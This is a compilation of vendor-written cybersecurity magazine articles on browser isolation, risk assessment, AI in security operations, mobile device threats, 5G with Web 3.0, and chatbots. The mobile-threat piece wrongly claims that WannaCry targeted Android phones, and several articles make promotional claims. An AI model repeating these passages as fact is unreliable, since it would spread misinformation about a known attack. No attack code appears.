Isolation technology stands as a prime example, capable of isolating endpoints from the internet browser. By moving the point of execution to a disposable, cloud-based container, a digital air gap between the browser and corporate networks is created, preventing any malicious code from ever having the opportunity to execute.

Not only does this enhance security, but it also reduces the volume of alerts reaching the security operations centre (SOC), reducing the chance of alert fatigue plaguing already pressurised security professionals.

These threat intelligence teams already have plenty on their plates as they are tasked with analysing and reviewing huge streams of data. By eliminating the need for them to sift through even more to find threats that can ultimately feel like looking for a needle in a haystack, teams become empowered to focus their time on value added tasks, creating an environment of happier professionals and enhanced security.

About the Author

Nick Edwards is the VP of Product at Menlo Security. He can be reached at https://www.linkedin.com/in/nick-edwards-99387/ and at our company website http://www.menlosecurity.com.

Risk Assessments Critical to Securing Mid-Market Organizations in 2023

By Joe Gross, Director of Solutions Engineering, Graylog

Cyber Security in 2023 is hard, and not just the regular difficulty level we have worked with in the past, like a first run through of Dark Souls 2 while wearing a blindfold, hard. From the continued "unprecedented" economic situation to dealing with the rapidly changing attack surface we have all been faced with building post pandemic, one could easily say that "do more with less" has been turned up to 11.

These things tend to ring especially true within the mid-market space given the squeeze between greater visibility and demands that come with a larger workforce, but fewer resources than are typically available in a large enterprise. Knowing the extent of your risk is one way to efficiently and effectively meet the security needs of growing businesses today. Without an in-depth understanding of vulnerabilities, access points to the crown jewels, and the extent of an attack surface, there is no way to effectively make the right decisions around security resourcing and that will inevitably leave gaps in your posture that are impossible to plug.

Security and IT practitioners need to start with how their company makes money. Securing a virtual credit union with 1,000 customers looks very different from securing a chain of mechanic shops, and it is because of what their risk profile looks like. Because both organizations have sensitive information, both

handle money, and both have a network, it would be easy to apply a similar security strategy to both, but the way in which employees and customers interact is massively different.

The credit union is more than likely a distributed workforce with a customer facing mobile app/website and needs to think about security at the scale and scope of everywhere, all the time. In contrast, the mechanic shop chain would have specific locations with isolated networks that more than likely backtrack to a central colocation data center with a small corporate contingent in a main office. Their security would need to center around ensuring their network is available during business hours and data is securely sent back to the data center for analysis by corporate. Because of these differences in risk, attack surface, and potential data value, risk prioritization is different within each and focusing on what makes those businesses unique rather than what makes them similar.

The two examples above demonstrate different needs for technology and security, and is a starting point for analysis of individual security problems. For example, implementing a zero trust architecture within an organization has widely been touted as the "gold standard" in cybersecurity for 2023, and deservedly so, but how well would that strategy fit these two businesses? For the virtual credit union, it is a near perfect fit. A highly distributed workforce with access to very sensitive data justifies the cost and maintenance overhead associated with the zero trust model and gives the credit union the flexibility to remain agile, partner with relevant line of business SaaS apps quickly, and adopt a cloud-first approach which will enable it to keep costs low, integrity high, and accomplish its mission.

Contrast that to the mechanic shops. Zero trust would be a massive uplift on a business that can generally accomplish its security goals using a more "traditional" network-centric approach to security. Firewalls at each location, a small server for the application they run the shop with, and a site-to-site VPN back to the data center, provides a cost effective, easy to manage, and secure network for an organization that just needs things to work.

Understanding risk profiles is critical to make the right decisions around security resourcing. Risk profiles consist of a set of characteristics that describe an organization's vulnerability or susceptibility to attack or other forms of harm. Knowing an organization's risk profile helps determine which areas need additional resourcing and where efforts should be focused when allocating resources towards cybersecurity. By understanding risks, organizations can better allocate resources towards those areas that are most vulnerable while investing wisely in other areas where the threat may not be as great.

Taking a business and risk-based approach to securing an organization can go well beyond helping determine a security strategy. Its benefits extend into every decision security professionals have to make when securing a business. The tools invested in, for example. If you run a hyper decentralized business with no real "on premise," why would you buy a rack mounted firewall for network security?

As practitioners we need to decouple ourselves from what is the "correct" solution and begin to look at things through the lens of the correct solution for the job at hand. Advanced EDR agents will never play well on a system designed as a control system for a manufacturing process, and likewise, on premise Active Directory will never be the right IAM tool for a cloud native, zero trust software company. Getting these decisions right can mean the difference between security being viewed as heavy and ineffective, versus the business enabling strategic partner it should be.

From considering the needs of mid-market companies to evaluating cloud vs. on premise security and performing a risk assessment, it is clear that information security can be complex. However, by taking into account available resources and system capabilities as well as leveraging tools appropriately alongside critical thinking and insights, businesses will have the best chance of staying ahead of potential threats while providing an optimal user experience. Ultimately, with careful consideration and actionable steps taken in response to any red flags identified through assessments or other means, businesses can ensure their data remains secure for years to come.

Cybersecurity risk assessments are an invaluable weapon for combating cyber threats that are often neglected by midmarket security organizations. But when utilized correctly, these simple, yet effective tools can be used for any cybersecurity challenge - from broad strategy decisions to basic prioritization of tasks - and they often can mean the difference between making smart, effective investments, and leaving organizations vulnerable due to a patchwork security posture.

About the Author

Joe Gross is Director of Solutions Engineering at Graylog. Joe is a problem-solver and communicator, relying on his more than 10 years of security and IT expertise to understand and devise solutions to help customers overcome their cybersecurity and logging challenges. Joe also manages Graylog Open, a large interactive online community dedicated to increasing and sharing IT and security knowledge to solve real world problems.

Prior to Graylog, Joe served as a Sales Engineer at Netsurion, Chief Technology and Security Officer at The Tek and was a Systems Analyst at Eastman Chemical Company. He began his career hacking into the university network for a computer science project.

With a diverse background working within Higher Education IT departments, Managed Security Service Providers (MSSPs) and Fortune 500 companies, Joe has managed large scale projects at all levels. He is a sought-after industry speaker and author. Joe is passionate about creating sophisticated cybersecurity solutions based on outcome-based log management.

Joe holds a bachelor's degree in Business Administration, Computer Information Systems from Appalachian State University. Joe can be reached online at LinkedIn and at our company website https://www.graylog.org/.

You Cannot Handover Your Cybersecurity To AI Alone. Here's Why.

By Rob Shapland, Head of Cyber Professional Services, Falanx Cyber

In recent years, there has been a growing faith in the ability of Artificial Intelligence (AI) to enhance cybersecurity. Many organizations have turned to AI-based platforms for monitoring, detection and response and a poll recently found that 83% of respondents claimed that without AI, their organizations would not be able to respond to cyberattacks.

However, is it really such a good idea to rely on AI alone to manage our cybersecurity? Is it a robust enough defence to do away with human experts in Security Operations Centres (SOCs) entirely?

Before going fully automated, companies and cybersecurity experts alike should consider the strengths and limitations of AI in enhancing cybersecurity, to ensure the provision of best practice for deploying it as part of a multi-layered defence strategy.

AI's strengths

AI is of course a highly effective tool for enhancing cybersecurity. It can process large volumes of data at a speed and scale that would be impossible for a human mind.

It also monitors evolving threats, which helps security teams stay on top of them in near real-time. The data collected by AI can help cybersecurity firms become more sophisticated over time and spot new threats. AI needs should be one tool in the arsenal, rather than an end-all, be-all. As such, a company or organisation must not do away with human cybersecurity experts. Instead, they should strengthen their defences combining the efficacies of AI technology with the critical and strategic thinking of cyber security experts who are trained to think like hackers.

AI's shortcomings

Despite its strengths, the use of AI should be approached with caution due to several limitations. The accuracy of AI is dependent on the quality and quantity of data it is trained on. AI systems also produce a high number of false positives, for example, harmless emails or websites that may be flagged as dangerous. This can lead to 'response fatigue' increasing the likelihood of somebody disregarding genuine threats.

The inner workings of AI systems often lack transparency too, leaving you in the hands of the vendor, trusting their ability to cater to your needs. And of course, AI systems are vulnerable to hacking and data breaches, just like any other technology.

From cybersecurity defence to our day to day, these shortcomings are important to remember as Web 3 assimilates into our world and AI becomes ever more present in our lives.

Making AI work for your cybersecurity needs

As cyber threats continue to evolve, it's crucial for security teams to have the right tools in place to protect their organization's attack surface. AI-based platforms can be a valuable asset in this effort, but it's important to remember that human oversight is still necessary. Here are four key considerations when implementing AI in your cybersecurity strategy:

1. **Incorporate AI into a multi-faceted approach**

AI is best utilized as part of a comprehensive defence strategy, where it can handle general threats at scale while other tools and human intelligence focus on more targeted attacks.

2. **Provide adequate data for AI algorithms**

For AI to perform at its best, it requires a large amount of high-quality data to train its algorithms.

3. **Use AI when speed is crucial.**

AI is particularly effective at quickly identifying and responding to intrusions in your network, often before damage can be done.

4. **Combine AI with human expertise**

Last but certainly not least, AI can be a valuable tool for reducing the workload of human security teams, but it's important to remember that it can't replace the judgment and experience of a skilled SOC analyst. In situations where threats are unclear or undefined, human expertise is necessary to investigate and understand the potential risks.

AI: a tool in a cyber expert's arsenal

As many businesses struggle to find skilled professionals for their security teams and face increasingly complex threats, it's not surprising that they are turning to AI as a solution. But despite the claims from some security providers, AI cannot fully substitute human expertise. Yes, it is a powerful tool, but AI still requires direction and support in areas where it falls short.


This is why my team of highly-trained experts at Falanx Cyber lead our Managed Detection and Response (MDR) service, supported by AI technology. Between the team and the tool, we have eyes on glass 24/7/365 to monitor and respond to potential threats.

Ultimately, a company or organisation's security is far too important to trust an algorithm alone.

About the Author

Rob Shapland is an ethical hacker and the Head of Cyber at Falanx Cyber. He has 13 years of experience conducting penetration tests for hundreds of organizations, from small businesses to major international organizations. He specializes in simulating advanced cyberattacks against corporate networks, combining technical attacks with his other hobby of dressing up and tricking his way into company headquarters using social engineering techniques. He is also a regular speaker at events and conferences around Europe, and appears regularly on broadcast on the BBC, LBC, and ITV as a cybersecurity adviser. He holds qualifications from the SANS Institute, Offensive Security and CREST.

Rob can be reached on Twitter at @falanxcyber and @rdshapland and at our company website https://falanxcyber.com/.



Why Hackers Attack Mobile Devices and How to Prevent It.

By Nicole Allen, Senior Marketing Executive, Salt Communications

According to a Gallop poll, the frequency of remote work cyber-attacks has nearly doubled since the beginning of the pandemic. Employees were thrown into a world of remote work immediately, utilising a wide variety of cloud-based software and apps. With the need to adapt so quickly, many businesses have been left unprepared in terms of their cybersecurity protection.

Businesses may not understand that in many cases their weakest link is their mobile security. To gain access to a company's whole network, a cybercriminal only has to break into one unprotected mobile device (phone, laptop, or tablet).

Why it only takes one device.

Such intrusions can be crippling to a business. The implications can be vast with an immediate impact on costs, interrupting operations, jeopardising crucial data assets, and damaging customer relationships. In reality, when a small business is harmed by a cyber-attack, nearly 60% of those affected are unable to recover and go out of business within six months.

Employee mobility has transformed the way we do business, but it has also introduced new security vulnerabilities. Mobile users, on average, spend about 80% of their time outside of the protected business network, accessing the internet from places other than the office or company locations. With this increased mobility, far too many devices are left vulnerable to more sophisticated hacking techniques – especially when enterprise IT departments fail to deploy mobile device security fixes and upgrades.

Why Hackers Target Mobile

To obtain company data

About half of all cyber-attacks on organisations are aimed at collecting company information and/or proprietary data from customers, such as personal mobile data, social security numbers and credit card numbers. A hacker may be able to simply take a mobile device that an employee is using for email or accessing company data. Hackers know exactly where to search and download data on mobile devices because all emails and attachments are stored in one folder.

Mobile Interception

Your mobile phone could be used for industrial espionage, illicit data transfers, or exchanging business secrets. All of this is accomplished via intercepting mobile signals, listening in on voice calls, or utilising your phone as a bug. With the amount of workers increasingly working from home there is a higher amount of business related communications being exchanged remotely which increases the danger if not protected.

The Stingray/GSM interceptor/IMSI catcher is a piece of equipment that can collect data from hundreds of phones in a specific region, as well as launch denial-of-service attacks and intercept conversations. These products are not legally available, but they can be obtained on the black market or over the deep web.

As well as NGN (Next Generation Networks, such as 3G, 4G, and 5G), GSM (Global System for Mobile Communications), and CDMA (Code Division Multiple Access) are the three types of mobile networks (Code Division Multiple Access) and multiple surveillance systems are tracking all three of them. Data from mobile phones is passively captured as it passes over these networks between the phone and the base station with which it is communicating. It is possible to intercept both uplink (outgoing voice or data) and downlink (incoming voice or data) transmissions.

Land & Expand

Land and expand is to move beyond device control to higher-value goals, such as the corporate network. Someone who has hacked a mobile device can acquire corporate access in a variety of ways. The basic technique is to utilise the smartphone that the hacker now controls to send messages and emails in the name of the real user in order to obtain additional information or cause disruption. Alternatively, the hacker can take advantage of the mobile device's access to the corporate Wi-Fi network when the user returns to the office and reconnects.

The guest network in a target company's lobby can potentially be exploited by a hacker. They may observe if there are more persons connected than are actually waiting in the lobby once they log onto the network. This is a good indicator that employees are accessing the guest network to access apps and sites that the corporate network blocks. The hacker can then simply deceive a user into downloading

what appears to be a game, take control of their device, and grant themselves super-admin capabilities, allowing them to access the entire network for nefarious purposes.

Deliver Malware

Ransomware and viruses can give a hacker an immediate cash advantage. That was the case with the WannaCry ransomware assault in 2017, which notified victims that their device had been encrypted and demanded payment in Bitcoin to unlock it.

WannaCry's hackers specifically targeted Android devices and hacked into a Wi-Fi network and scanned all linked Android smartphones to see which were vulnerable to their ransomware. The hackers infected one phone, then used it to lock down entire firms and demand ransom payments when the user returned to the corporate office and connected onto the company network.

Another example is a malware called 'Pegasus' was being used to target WhatsApp users through a flaw in the app. According to a product description filed as an exhibit in WhatsApp's 2019 lawsuit, the Pegasus software was designed to *"covertly collect information about your target's relationships, location, phone conversations, plans and activities – whenever and wherever they are."* According to this description, the programme also tracked GPS whereabouts, monitored audio and VoIP communications, and gathered other data - leaving no trace on the device.

Some organisations even after these events are still dealing with sensitive corporate, Government or client communications on consumer apps. . Using a closed system like Salt Communications protects businesses from the risk of crucial and sensitive data being compromised.

How to prevent it

Business cybersecurity has never been more critical than it is now, both to the pandemic and the rise of the mobile workforce. To guard against potential dangers and safeguard your firm from a potentially catastrophic cyber-attack, you must implement a zero-trust mentality. This necessitates a proactive strategy to threat management, as well as how you monitor the people, systems, and services that connect to your network.

There are a number of ways that your organisation can protect themselves through simple strategies. Organisations can implement a unified endpoint management (UEM) which allows IT to manage, secure and deploy corporate resources and applications on any device from a single console. Mobile device management was the initial step toward unified endpoint management, followed by enterprise mobility management. The mobile device management strategy, on the other hand, does not offer BYOD flexibility, which allows employees to switch from personal to work use of their devices at any time and from anywhere.

Another method is providing regular cybersecurity awareness best practices training. Rather than imposing regulations that impede employees' capacity to do their jobs, a good staff awareness

programme should complement how people work. The goal is to assist them in gaining the necessary skills and knowledge to work, as well as recognising when to express any issues. No one is immune to making mistakes or being a victim of a scam. In fact, because senior personnel are higher-value targets, scammers are more likely to target them (for example, through business email infiltration techniques), as the information that they share is often deemed to be most valuable.

This is often why organisations choose to implement a secure communications platform to communicate securely both internally and externally. This system allows professionals to carry out secure calls and message threads with the assurance of complete privacy of their communications. Applications such as Salt Communications protect your company's data from coming under threat from attacks from outside your organisation.

To discuss this article in greater detail with the team, or to sign up for a free trial of Salt Communications contact us on info@saltcommunications.com or visit our website at saltcommunications.com.

About Salt Communications:

Salt Communications is a multi-award winning cyber security company providing a fully enterprise-managed software solution giving absolute privacy in mobile communications. It is easy to deploy and uses multi-layered encryption techniques to meet the highest of security standards. Salt Communications offers 'Peace of Mind' for Organisations who value their privacy, by giving them complete control and secure communications, to protect their trusted relationships and stay safe. Salt is headquartered in Belfast, N. Ireland, for more information visit Salt Communications.

About the Author

Nicole Allen, Senior Marketing Executive at Salt Communications. Nicole has been working within the Salt Communications Marketing team for several years and has played a crucial role in building Salt Communications reputation. Nicole implements many of Salt Communications digital efforts as well as managing Salt Communications presence at events, both virtual and in person events for the company.

Nicole can be reached online at (LINKEDIN, TWITTER or by emailing nicole.allen@saltcommunications.com) and at our company website https://saltcommunications.com/.

The Convergence of 5G, Satellite Broadband Services, and Web 3.0 – How It Will Transform the Digitized World Forever

By Mohit Shrivastava, Chief Analyst ICT, Future Market Insights

Web 3.0 is the new oil in the digital domain, offering up new channels for improving and upgrading the different digitized functions all around us. Recently, Web 3.0 has been combined with additional technologies such as 5G services and satellite broadband services (or satellite internet). Such convergence is projected to open up new possibilities for global digital operations

Web 3.0 is becoming so popular that it is expected to grow with an outstanding CAGR of 44.9% from 2023 to 2033, as per Future Market Insights analysis. Modern fiber-optic technology enables nearly infinite bandwidth over the world's fiber backbones, and 5G (in various flavors) as well as satellite Internet providers such as Starlink give ever greater bandwidth (and reduced latency) anywhere customers or

their devices may wander. Web 3.0 exists in an environment of always-connected actuators and sensors which was a pipe dream when Web 2.0 first appeared 20 years ago.

To make things more clear, in this blog, we will discuss how 5G will enhance the various features of Web 3.0 and make things more decentralized, how the LEO satellites will help in expanding the coverage of the 5G services globally and lastly the role of 5G within the Metaverse.

Web 3.0 to bring new opportunities along with 5G services

Web 3.0 is based on the idea that people would have greater control over their personal information and privacy. A return to the decentralized principles of the early internet is promised by the third generation of the internet, which is facilitated by ultra-high bandwidth 5G connection. It is intended to function without servers, relying instead on a network of gadgets, except for any one entity handling data. Essentially, this would mean that data would be decentralized more effectively.

Nowadays, with such a prospective internet revolution, a connection that is pervasive, reliable, global, and quick is required. For Web 3.0 to function properly, cutting-edge connection technologies like 5G are essential. With a dynamic process underpinning the user experience of the new internet, 5G technology will help make sure that all operations are carried out correctly and without interruptions.

5G networks will prepare the door for enhanced virtual collaboration capabilities. A high-quality 3D experience is ensured by this most recent technology, which enables systems to analyze larger amounts of data in real time and even with enhanced mobility. Web 3.0 calls for the integration of several cutting-edge technologies, including satellite internet, the 5G network, as well as the Internet of Things. For instance, India has a big advantage in making the first move toward being a leader in the upcoming internet revolution and enhancing access to Web 3.0 with the introduction of 5G technology, effectively high internet penetration, and affordable internet connectivity.

LEO satellites to help in extending the 5G coverage

Low Earth Orbit (LEO) satellites are scaled-down, orbiting replicas that function 500–2000 km above the Earth's surface and weigh less than 500 kg. Given its low orbit, this satellite is better equipped to swiftly collect and transmit data, which greatly reduces latency. Unfortunately, this also reduces the coverage area, forcing LEO satellites to continually transfer traffic as well as communication signals among a cluster of satellites. This guarantees continuous, extensive coverage across a given geographic area.

The deployment of LEO satellite internet constellations to provide high-speed internet access to developing regions and commercial consumers is the focus of a new space race among various IT companies. For example, the sixth group of 60 Starlink satellites, launched by SpaceX in February 2022, entered orbit. With a long-term objective of 30,000, this will bring the approximately 300 Starlink satellites that are now in orbit.

Smart cities will use ultrafast speeds along with low latency to link everything in a 5 G-connected society. To get the best speed and performance, this necessitates placing compact 5G towers with a straight line

of sight in densely populated locations with high bandwidth requirements. The expansion of cellular 5G networks to sea, air, and other remote locations not serviced by small cell networks will be largely dependent on LEO satellites. These satellites provide a smooth expansion of 5G services from the city to airplanes, cruise ships, as well as other vehicles in remote regions for the end user. Even in farms and isolated labor locations like mines, the IoT sensors and M2M connections may benefit from the extensive coverage regions provided by 5G satellites.

High-capacity applications have better Quality of Experience (QoE) when satellites are integrated with 5G infrastructure. Satellites preserve the valuable spectrum by smartly routing and unloading traffic, increasing each network's resiliency.

Additionally, satellite networks can potentially take over and maintain the network if 5G infrastructure is disrupted due to a natural or even a man-made disaster. Even while they won't be able to offer a comprehensive range of services, they may nevertheless maintain vital communication services that save lives in emergencies and guarantee the security of numerous digital applications. Such are the main reasons why 5G is being deployed alongside satellite broadband services and Web 3.0.

The role of 5G services in the present-day metaverse

In the metaverse, with the help of dependable and latency-limited networks, 5G will mostly be used to guarantee smooth XR experiences both indoors and outdoors. Corporate finance-related apps are some of the newer applications. A 5G-connected metaverse may considerably reduce turnover for communications service providers (CSP), which is the initial value addition. Here, operators can provide bundled metaverse services that enable the development of vibrant communities. For example, Ifland is a metaverse that South Korean CSP SKT introduced in 2021 and is presently enjoyed by thousands both in its market and all around the world.

Consumer possibilities are not the only ones available in the sphere of the metaverse and 5G; business-to-business (B2B) and sometimes even business-to-government (B2G) prospects are also viable, for example, when training is provided in a large-scale metaverse driven by VR. Lastly, CSPs can now provide services in the metaverse that they previously only provided in actual high-street storefronts. In the future, fresh data plans may be offered in a sales booth that can be opened at any time in a metaverse.

Metaverse demands networks that are more demanding than that of the best mobile broadband effort services now available, including extremely dependable, high throughput as well as limited latency networks. While 5G is prepared to meet those demands, there lies some issues with network densification, a rise in indoor as well as outdoor capacity, spectrum availability, the coexistence of the XR services, mission-critical communications, and mobile bandwidths on wide area networks.

The present 5G RAN portfolio from Ericsson, for instance, is a crucial step toward creating the metaverse. In addition to the best-in-class hardware, it is outfitted with software toolboxes like Time-Critical Communication to deliver an unrivaled experience for limited latency, and high-reliability real-time services like XR. Many of the features are now accessible, and as the digital world moves forward with further 3GPP releases, many more will be added.

However, offering state-of-the-art networks is insufficient. A comprehensive strategy for R&D and standards must be developed with input from all ecosystem players. Without these kinds of close collaboration, this Metaverse would not exist for years to come. By allowing the Metaverse across 5G and eventually 6G networks, Ericsson is fulfilling its part in the ecosystem.

Conclusion

The newest version of the internet, known as Web 3.0, is poised to completely change how we communicate and interact online. Encryption, decentralization, and a move away from server-client interactions in favor of peer-to-peer (P2P) transactions are their driving forces. No key focus of control, better marketing, increased information interconnectivity, full ownership, enhanced customer support, transparency, three-dimensional insight, and more pertinent search results are just a few advantages that will come from combining Web 3.0 with 5G and satellite broadband services.

With such a potential digital revolution, there is a need for pervasive, reliable, rapid connection on a worldwide scale. For Web 3.0 to function properly, cutting-edge connection technologies like 5G are needed. 5G networks will aid in ensuring that all operations are carried out correctly and immediately because the new internet's user experience is anticipated to be underpinned by a dynamic process.

The most significant online activities will change the landscape of marketing, education, e-commerce, cultural creation, media and entertainment, gaming, health applications, and other value-added services with Web 3.0, 5G services, and satellite internet. These technologies will extend beyond social networking.

More specifically, decentralized data markets, self-sovereign identities, and global-scale decentralized autonomous businesses (DACs) will develop to make Web 3.0 a reality. Business, communication, cybersecurity, and other industries would adapt their demands and hazards as part of a flexible as well as fluid Web 3.0 presence. To keep up, stay secure, and expand skillfully in the Web 3.0, 5G, and satellite broadband services area, the industry players should implement a well-oiled plan in the coming years.

About the Author

Mohit Shrivastava, Chief Analyst ICT at Future Market Inisights. Mohit Shrivastava has more than 10 years of experience in market research and intelligence in developing and delivering more than 100+ Syndicate and Consulting engagements across ICT, Electronics and Semiconductor industries. His core expertise is in consulting engagements and custom projects, especially in the domains of Cybersecurity, Big Data & Analytics, Artificial Intelligence, and Cloud. He is an avid business data analyst with a keen eye on business modeling and helping in intelligence-driven decision-making for clients.

Mohit holds an MBA in Marketing and Finance. He is also a Graduate of Engineering in Electronics & Communication. He can be reach at LinkedIn and can be emailed at mohit@persistencemarketresearch.com and also at our company website https://www.futuremarketinsights.com/.

About Future Market Insights (FMI)

Future Market Insights (FMI), is an ESOMAR-certified market research and consulting market research company. FMI is a leading provider of market intelligence and consulting services, serving clients in over 150 countries; its market research reports and industry analysis help businesses navigate challenges and make critical decisions with confidence and clarity amidst breakneck competition. Now avail flexible Research Subscriptions, and access Research multi-format through downloadable databooks, infographics, charts, and interactive playbook for data visualization and full reports through MarketNgage, the unified market intelligence engine powered by Future Market Insights. *Sign Up for a 7-day free trial!*

The Increasing Popularity of Chatbots: Benefits and Developments

By Mohit Shrivastava, Chief Analyst ICT, Future Market Insights

One of the most well known consumer-facing uses of machine learning and artificial intelligence are the bot services that are widely used today. Online assistants like Cortana by Microsoft, "helper bots" on chat services like Slack, and home assistants like Alexa by Amazon are just a few examples of these uses.

According to a recently published Future Market Insights study report, the global market for bot services had revenues of US$1.2 billion in 2021. In essence, corporations emphasizing the use of AI has led to the prevalence of chatbots. A recent analysis found that mergers and acquisitions using AI totaled over $21.3 billion for IT businesses. However, billions of dollars that businesses invest in internal R&D are not included in this sum. Chatbots are an essential Conversational AI application because they interact directly with customers.

The challenge of building a machine that can accurately replicate human interaction and intellect is what bot services aim to address. This is essentially a variation of the popular Turing test, which determines if a machine (be it a computer or another machine) is capable of exhibiting human traits and intellect. Engineers can improve user experiences and provide considerable value for a variety of businesses by developing chatbots that are getting closer and closer to satisfying the Turing test.

In this blog, we will discuss how bots are helping various companies to increase their productivity and at the same time make the processes cost-effective as well, how the banking sector uses these bots to improve their customer base, and what BaaS is and its growing popularity.

Bots help Companies to Speed Up Internal Processes, yielding Cost Savings

Chatbots may be used to streamline internal communications and business operations. The onboarding process, for instance, might make use of bots services, where a new hire may ask a question and receive a prompt response instead of contacting numerous departments.

According to studies, 72% of employees do not even properly comprehend the operational strategy of the organization. When an employee has a query regarding job priority, for example, a chatbot may help educate the employee. For basic inquiries like requesting a WiFi password, learning whether the firm offers paid vacation, or learning about continuity procedures if a laptop fails, chatbots may help expedite and streamline internal interactions.

For example, using the robotic process automation from IBM, organizations can develop and expose chatbots in a matter of minutes, automating various day-to-day processes throughout their company so that the bots work with the company rather than just for the company. With a simplified AI interface and minimal code software, business teams are well-positioned to become more time-efficient and cost-effective while improving performance.

By deploying more proficient bots that can answer more and more complicated inquiries, businesses may manage their expanding demand for customer care personnel. A certain level of upfront investment charges will be associated with the adoption of bot services. In the long term, nevertheless, this cost could be less than the pay, training, and other expenses of a customer care person. When considered as a whole, chatbots' potential for cost savings makes them an enticing addition to any business. According to research, the cost reductions associated with chatbot use in the banking sector were predicted to be $209M in 2019 and will increase to $7.3B worldwide by 2023. Additionally, chatbots do not require a significant initial investment, security upkeep, performance upgrades, or bug repairs.

For instance, consider the case of the used automobile vendor Cars24. A typical used-car purchaser may commonly inquire about the age, model, brand, accident history, and cost of other comparable vehicles on the market. Haptik, a conversational AI company, developed chatbots that were used for the Cars24 mobile app as well as WhatsApp. The Chatbot was created to deal with heavy loads of repeating FAQs. Thanks to the initiative, expenses were reduced by 75% as compared to the contact center. The intelligent virtual assistant handled over 100,000 discussions (IVA), which also generated 33% of the transactions. Therefore, bots services may be utilized to scale up operations and productions as well as to lower the various expenses associated with various processes.

Bots to Improve Customer Acquisition in the BFSI Industry

Currently of remote everything, tech-savvy clients want every solution to be available over the internet. In the banking sector, chatbots have completely changed the game. The minimum industry requirements for query response times and customer service have been set at 4 minutes per inquiry.

Nowadays, customers prefer voice interactions to text-based help. Voice-assistant bots or IVRs (Interactive Voice Responses) are becoming more and more common in customer assistance, especially in the banking industry, because of the rising popularity of Amazon's Alexa as well as Google's Home Assistant.

When it comes to interactivity, chatbots have no match. Even on the first interaction, these bots can communicate with clients and grasp their requirements and emotions behind the interaction. This real human connection can help banks win new clients while also obtaining their personal information. These facts are subsequently passed on to the sales staff, who will take the dialogue further. Conversational banking can improve client perceptions through real-time contact. This, in turn, can assist banks in hitting the sweet spot sophistically and creating a service possibility.

Unlike standard FAQ chatbots, banking chatbots use Natural Language Processing (NLP) along with dialogue management to better comprehend consumer concerns. Banks may use artificial intelligence to cut customer waiting time and handle 80% of queries on the first contact. Almost 65% of client inquiries are repetitive as well as hence can be readily resolved by conversational banking chatbots, with the remainder being resolved by artificial intelligence and agent service.

For instance, HDFC Bank had a high number of client drop-offs (high bounce rate) from the informative page to their loan application webpage. To tackle this problem, they turned to Yellow.ai. Leading enterprise-grade interactive Voice response AI platform, Yellow.ai, maximizes business potential. It uses Dynamic AI Agents to create human-like interactions that promote staff involvement and customer satisfaction in over 135+ languages as well as 35+ speech and text channels. To qualify leads and inform customers in real time, Yellow.ai placed a billboard chatbot on the HDFC bank platform's instructional page. Based on the call, leads will be routed to the bank's Lead Management System. The ultimate result was almost a 30x boost in qualifying leads and a 10x rise in consumers at the top of the sales funnel on the bank loan page.

Bot as a Service (BaaS) getting into the Mainstream.

Bot as a Service (BaaS) has grown in popularity over the last decade, with advances in artificial intelligence (AI) introducing new use cases and financial advantages. This expansion is due to firms constantly modifying their strategy for digital transformation by embracing emerging technology with the least amount of complexity.

With the improved availability of the best software, content libraries, and low-code platforms, the development of complex conversational AI bots has also grown. Bots come in a variety of forms, including social networking bots, scraping bots, web crawling bots, virtual assistants, and so on. However, chatbots as well as RPA bots are among the most popular corporate solutions. Rather than having an in-house architecture, chatbots and RPA bots are frequently offered as a controlled cloud-based service. These bots can leverage powerful AI to automate manual processes, decreasing the complexity of internal operations and thus enabling better communication with consumers and inside the business.

RPA bot as a Service (RPAaaS) refers to the process of outsourcing complicated jobs to a smart virtual machine for automated processes. This AI-powered RPA bot can conduct time-consuming, repetitive

rule-based operations on the cloud with ease thanks to machine learning and computer vision. This saves resources and time that would otherwise be spent on specialized business operations, enhancing user experiences along with overall organizational efficiency.

This technology has a lot of potential for system integration companies and insurance companies. The creation of reports from Excel, SAP, and email activity using RPA bots developed on the Agro Labs minimal code platform is an ideal illustration of RPA automation. Within the initial 60 days of installation, the RPA bot cut monthly reporting time by almost 60 hours.

Bot as a Service provides enterprises with the ability to deploy RPA or virtualized bot capacities hosted in the cloud, with several significant advantages:

- Automated updates
- There are no installation and deployment issues.
- Customized bot skills are based on user requirements
- No technical personnel is required
- BaaS platforms are typically no-code platforms
- Pricing depends on consumption of the user
- Pricing alternatives based on outcomes

